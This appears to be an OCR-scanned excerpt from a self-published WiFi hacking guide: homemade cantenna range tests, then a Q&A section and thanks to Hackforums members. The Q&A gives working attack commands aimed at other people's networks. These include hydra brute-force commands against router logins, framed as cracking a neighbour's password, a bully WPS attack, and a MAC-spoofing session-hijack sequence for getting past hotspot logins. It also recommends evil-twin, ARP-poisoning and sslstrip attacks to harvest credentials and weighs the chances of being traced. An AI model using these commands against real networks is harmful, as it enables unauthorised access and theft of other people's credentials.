


Second test 930meter

The test started off a little shaky, and I thought at first that I would not be able to perform the test because it does not want to connect properly. In the end, after I restarted the computer, I got a reception. InSSIDer telling me that I have a

lousy reception, 89-90dB and Windows tells me that I have two bars in reception.

Interestingly, the speedtest, here you can see some difference with the previous test, the biggest difference is on Upload. Here it is important to mention that even though it obviously works to surf against a 2dB router at this distance, it is not optimal, and nothing I would recommend to try to hack anything, or even brag about. The pringels cantenna does not work on this distance, it's simply too weak.



<u>Third test 1044meter, 1st attempt. First</u>


This test was as I said already pretty skeptical against before I started this, because the cell phone is not built to be a router, and that it may only provide about 2dBi. But there is a twist to the story. InSSIDer does find the router!! :) and I can see

that it is between 93-95dB I had not expected this, I was a blank page. Windows 7 will also find the router but it fails in the handshake, so the result is that it links up and down all the time. I was therefore unable to do any testing at this distance. Therefore, I can say with quite a large probability that had there been a router with a 4dB antenna or better, I would have undoubtedly been able to get a working link to this distance for a speed test.

(Note: I will return to this test, as I afterwards came on what the error is,) However, it will not be in the same place then for some reason, very heavy traffic has been driving on this road at night, so I really do not. But it is better to flee than bad fencing with questions and answers that they still do not understand. And for this test I do have the funnel on!

Fourth Test 1003meter with funnel

That said, this was not easy to get started, but finally I got it up and running. Here are the limits of this antenna. InSSIDer saying 90-92dB. Although Speed test behaves as expected. Windows shows a bar in reception



While I note the facts that it's crappy reception at this distance, I am overjoyed that I burst the kilometer with a homemade antenna, additionally directed to a mobile phone that has an app that makes it into a router of about 2dB is completely fucking crazy


The Pringels cantenna

Well I got problems from the start with this so I decided to do only one test. This shall not be considered a failure

though, because this antenna preforms almost 3 times greater than the original 4dBi antenna


Prolonged pringels cantenna 414meter

The test took a while to do. The main reason to this is the nightmare to aim probably because I extended it a little too much. Not that the connection malfunctioned, but as I said it was difficult to target the router because the Beamwidth are quite small. But the test was successful. InSSIDer says 89-91dB, I hid the cell phone in a bush LOS, so that into account, I'm still pretty happy to get a connection.



As you look at speedtest, I have a lot of problems with the Download speed. I do not think I try the longer distance than this. Maybe, maybe, maybe I can get a 30-50 meters more, but that's the limit, because the nightmare to aim


NOTE to myself: The smaller diameter on the can the smaller the Beamwidth become as well especially when using 2 pringels-cans



<u>The difference between "original antenna 4dB" and the Pringels cantenna</u>

So finally a test to determine the difference between the original antenna and the pringels cantenna distance is staggering 180 meters :) just on the edge of what the original antenna can handle. The Original antenna cannot perform here, which we already know. InSSIDer says that is between 87-91dB, and it's really bad for this type of antenna. But to connect to the router did not work. It drops the connection as soon as it was connected

However, it is a different show with Pringels cantenna. We get two bars on the windows and in inSSIDer we have 75-85dB. SpeedTest can be performed.




Let us talk about an "Active Cantenna"


There's one more effective way to build your cantenna, and that's to build the cantenna around the WiFi adapter. It's going to me more effective with no what so ever dBi losses if you succeed, however the downside is that were destroying the WiFi card by doing this, the risks of failure is great and you have to know what you're doing. And that's the reason I don't use it.

The idea is to skip the connectors and cables, and to replace the N-connector with the RP SMA connector and solder the dipole on the pin in the middle, and avoid letting solder to make an connection between the middle pin and the rest of the screw, or even worse remove the RP-SMA connector and solder it directly from the circuit board. Doing it right, you will win a couple of dBi, **<u>doing it wrong = throw away the and buy a new</u>**

Cantenna blueprints

Cantenna and the funnel




40mm
90mm (interior dimensions)
270mm
30°

X. The Qs and As

In this chapter I will answer common questions that you often find on Hackforums inside the Wireless section. Now the "Q" = the question and "A" mine answer. The idea with this is to answer most of the questions that might surface that I haven't cover in this book already

Q:
Please help me hack the schools WiFi

A:
No! You should be more concern to finish your exam. Here you're risking to get expelled or something if they find you

Q:
Please help, I don't understand, here are my

A:
No! You won't learn anything like this. If we spoonfeed you, you did not learn anything, and once for all, skype is as safe as having sex with a condom that's full of holes. Never give a

hacker access to your computer or give him a slightest chance to dox you

Q:
I want to hack in Windows environment

A:
Please no! That won't work/ or works bad because of the divers written to the HAL

Q:

What skills do I need to become a WiFi Hacker?

A:
You will be fine with basic networking, TCP/IP and knowledge of Linux. so, Books like for dummies", "Kali-Wireless Penetration Testing", "Understanding TCP/IP", "Linux for dummies" is a start, but its long way from enough. If you want to learn in this area you have to read about it, test it in a Lab multiple times, you have to know your stuff

Q:
A Lab you say (confused) Wtf omg you're a doctor or something now?

A:
No Let me explain. Normally a "Lab" consists of 4-5 different router models and brands connected to at least one client or more, isolated from the net. Now were configuring those routers example for WEP with the same key. When we're attacking these with the same attack we can see that some routers respond differently. Example when I use the "modified packet reply attack" on some routers it swallows it, and some routers just ditch all the packets. Now we have to do this to prepare ourselves, to test things in a controlled environment

Q:
What programs would I need to crack a neighbor's router password?

A:

First I would try to google the router admins password, often the vendors do not change it through the Normally it uses to be admin/admin, Root/admin, Admin/12345 or something like that. If you still don't find the admin password I recommend hydra. On some routers there's not an option to change username, and in those cases the task are much simpler to crack

hydra -l admin -P //pentest/passwords/wordlists/darkcode.lst -e ns -f -V 192.168.1.1 http-get /

-l = Username
-P = In passwordfile. /location/file.lst
-e ns = Additional check for null
-f = exit after the first found login/password pair
-V = verbose mode / show login+pass combination for each attempt
http-get = (the service to crack) normally in this case a service running at port 80
192.168.1.1 = Router IP

It gets a little trickier if the owner changed the default "admin" username. Now we need two lists, one of possible usernames and one with passwords. This option takes time, and we may never get the

hydra -L //pentest/passwords/usernamerouter.txt -P //pentest/passwords/wordlists/darkcode.lst -e ns -f -V 192.168.1.1 http-get /

-L = Username file /location/file.lst
-P = In passwordfile. /location/file.lst
-e ns = Additional check for null

-f = exit after the first found login/password pair
-V = verbose mode / show login+pass combination for each attempt

http-get = (the service to crack) normally in this case a service running at port 80
192.168.1.1 = Router IP

(But remember that different router demands different ways to brute force your way in even when you use So you may have to play around a bit with HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD before you find the right way. Google hydra for more info, I'm sure that you also can find more info on YouTube as well)

Q:
Okay, I have cracked the pin and I'm inside the network, but I can't find the routers ip

A:
Use the command route -n everything you need to do is copy the IP under the gateway colon

Q:
How do I start the WiFi monitor interface in kali/backtrack

A:
Use the command airmon-ng. The first time you use that is to list interfaces that the OS Now it's time to choose one of them, example wlan0, wlan1 etc.
So correct would be

airmon-ng start wlan0

Q:
How do I install Kali Linux on a USB stick

A:
All you need is an USB memory stick, 8 GB will be fine. Download Kali Linux (http://www.kali.org/downloads/). Use any program that copy the content of an image file to a USB disk (example is Rufus) and reboot the computer and load from the USB disk. That's it

Q:
My VM-machine does not Yada yada ..Do not find my wireless card in kali when I running a VM

A:
When it comes to VM:s, I'm quite allergic to them, perhaps because of the question above. First you're going to need a WiFi stick if you're working with VM, because VMs can't see built in network cards unfortunately. Not only that, you have to activate the WiFi card in the menu of the VM as well, else this isn't going to work

Q:
I do have some problem with reaver it stuck on 99% and sending the same pin over and over with 0x03 and 0x04 errors?

A:
WPS is enabled in router however no pin Defined in router

Q:
How can I hack a neighbors WPA/WPA2 WiFi password if possible brute force and without dictionary

A:
Read the section about Hashcat in this book

Q:
Possible attacks to preform when on an open wireless network with many people on it?

A:
If you already has access to it, then the sky is the limit, but it usually comes down to spy on the clients connected, MITM attacks as Rogue AP (a.k.a Evil twin), arp poisoning and such preferably with sslstrip2 (I know its buggy as fuck) to catch mails, usernames and passwords. However even that the

browsers nowadays use HSTS to prevent sites from using non secure communication, there's still a fair amount of sites that sends username and passwords in clear HF is one example (if I remember correct

The second is to target the clients inside the network. Attack the clients to see of any on them has some vulnerable software that we can target to get access to the client. Or simply throw an SE attack to one of the clients

Q:
The SSL-strip doesn't work anymore

A:

Yeah HSTS makes the SSLstrip almost useless, but as lucky as we are there are more programs in development as we speak. SSLstrip2 does handle HSTS, but its buggy as fuck, and is tricky to get to work. cacheEraser and ntspoofer is also worth take a look at

Q:
I'm using the WiFi on my computer, but I have forgotten the WPA-key, is there a chance to get it in windows somewhere, I would like to have internet on my mobile as well

A:
There's a program called WiFi password revealer. Download from here https://www.magicaljellybean.com/wifi-password-revealer/ or depending on OS you could open connections in windows, right click on connection name, properties, check show characters. You could also find it in the "manage wireless networks"

Q:
Is Wireshark useless as far as recovering passwords and logins? Being that anything important like bank and Facebook logins are encrypted? Or am I missing something?

A:
Well as I said HSTS makes it a bit harder to get the password in clear text from however there's still sites that allows sending plain text username and passwords. Also SMTP, FTP TELNET does sent username and password in plain So it's not worthless. Also you can kinda dox a person by looking at the sites he visits. To find all clients inside a network Wireshark is of great help (however there's better ways to do that as well.) You can discover if there's multiple subnets connected to the router as well

Yeah everything that screams "monitor the traffic", and where it goes can be useful if you're up to collect information on the network (Information gathering) if the purpose is to hack a client connected to the network

Q:
What is a WiFi Pineapple?

A
It's a router with specialized hacking software installed on it, that allows hacking. It can be controlled by smartphone via wireless, or a laptop. It have pre-made scripts' for a lot of actions (click and play)

Q:
The best

A:
The right ones :) but seriously it's a guessing game. See more info in the book

Q:
What to do, using my WiFi.

A:

Sorry to hear that. First you have to change your SSID, then hide the broadcast of your then change the PSK-key, and remove the use of the WPS. That will often help against the lesser experienced hacker, but it won't help with an experienced hacker for long, unless you have a very complex Psk-key. If using WEP, switch to WPA2 encryption. Also adding a MAC whitelist will make it a little harder for the random noob to get access to your AP again

Q:
Is there any other program than Reaver for WPS hacking

A:
Bully is one Works the same as reaver
bully -b AA:BC:12:34:00:11 wlanomon

Q:
It is useless to try to crack WPA with wordlists?!

A:
It can be.. You have to study the You will find out that some of them using only numbers 8 in length / 9 in length some using AF-09 8 in So it IS possible to crack that in a day or 2 depending on your cracking machine. I would bet a penny to try to crack AP:s with changed SSID:s those would be easier to hack. Reason for this is that it's harder to crack a factory

that looks like this "EAW1UEM8Mr" and much easier to crack "andersson1"

Q:
Where do you find router vulnerabilities?

A:
Here http://www.cvedetails.com/vendor-search.php

Q:
Got some " -1 channel" error when I'm using airodump

A:

airmon-ng check kill and then **airmon-ng start wlan0**
Will solve that problem; however it will also kill the network manager so you can't connect to internet. There is one thing you could try. Try to restart wlan0 (airomon-ng start, stop and then start again) Sometimes it works strangely enough

Q:
I got an antenna that reaches 2 miles can I use this to hack my neighbor 2 miles away?

A:

No, you have none or remote chance to hack something from that Remember 2 miles are 3,2 kilometers, and what I understand the AP is inside a house with walls and such that absorbs most of the signal, perhaps there's also a couple of bushes or trees in the way, so no! Even if you had an antenna that was successful to connect to an AP at one kilometer, it's almost impossible to hack something with that crappy connection. demands a pure signal, preferably better than -70dBi

Q:
Is it risky to hack WiFi without spoofing your mac?

A:

Is the objective to hack "James55" who live in the same building as you? If so the risk is extremely small that he would find out that he is hacked, depending on how much load you're putting on the AP, and if he found out I can almost grantee that the worst thing that might happen is that he blocks your MAC and he will change the password at the AP. Still there's that 5% chance that you might have hacked a knowledgeable person who can track you down. So why gamble?

That day you attack a medium-sized IT company things changes. Now there's at least a 50-60% chance of being

tracked. Here you can't get away with "changing your MAC". Here you have to use your head

Q:
How to hack those hotspots with login?

A:
The easiest and most used way is session jacking. This is when you run airodump-ng get a list of the devices connected to the access point, choose a mac address and then change mac-address and
reconnect to the AP for free surf

airmon-ng start wlan0
airodump.ng wlan0mon
Now copy the BSSID of that router and fire up airodump again

airodump.ng --bssid 11:22:33:44:00:AA wlan0mon

Now we should see some clients connected. Choose one and copy the MAC-address

airmon-ng stop wlan0mon

ifconfig wlan0 down

macchanger --mac=44:23:23:11:00:AA wlan0

Now start the wlan0 interface again

ifconfig wlan0 up

And all you have to do is to reconnect to the AP to get the free AP

XI. Creds:

I got a couple of ppl to thank for this book was started, and that I got to finish it. All of them originated from the HackForum

Thanks man, You inspired me to do this, Yeah I know it took me awhile to get the thumb out of my ass

The former group Thanks for letting me in and start this project

Swerve™ Productions: Outstanding GFX

Thanks for the help with the questions and to go through the book in hunt for errors

PinkPanther a source for inspiration, who went back to the shadows, Damn where are you man

Raymond Reddington: Thanks bhai

Bull™ Thanks papa Bull

ΛʁɱªĐą Thanks for helping me find customers. Outstanding tip I got!

Omni and **The Crew** For not banning me :P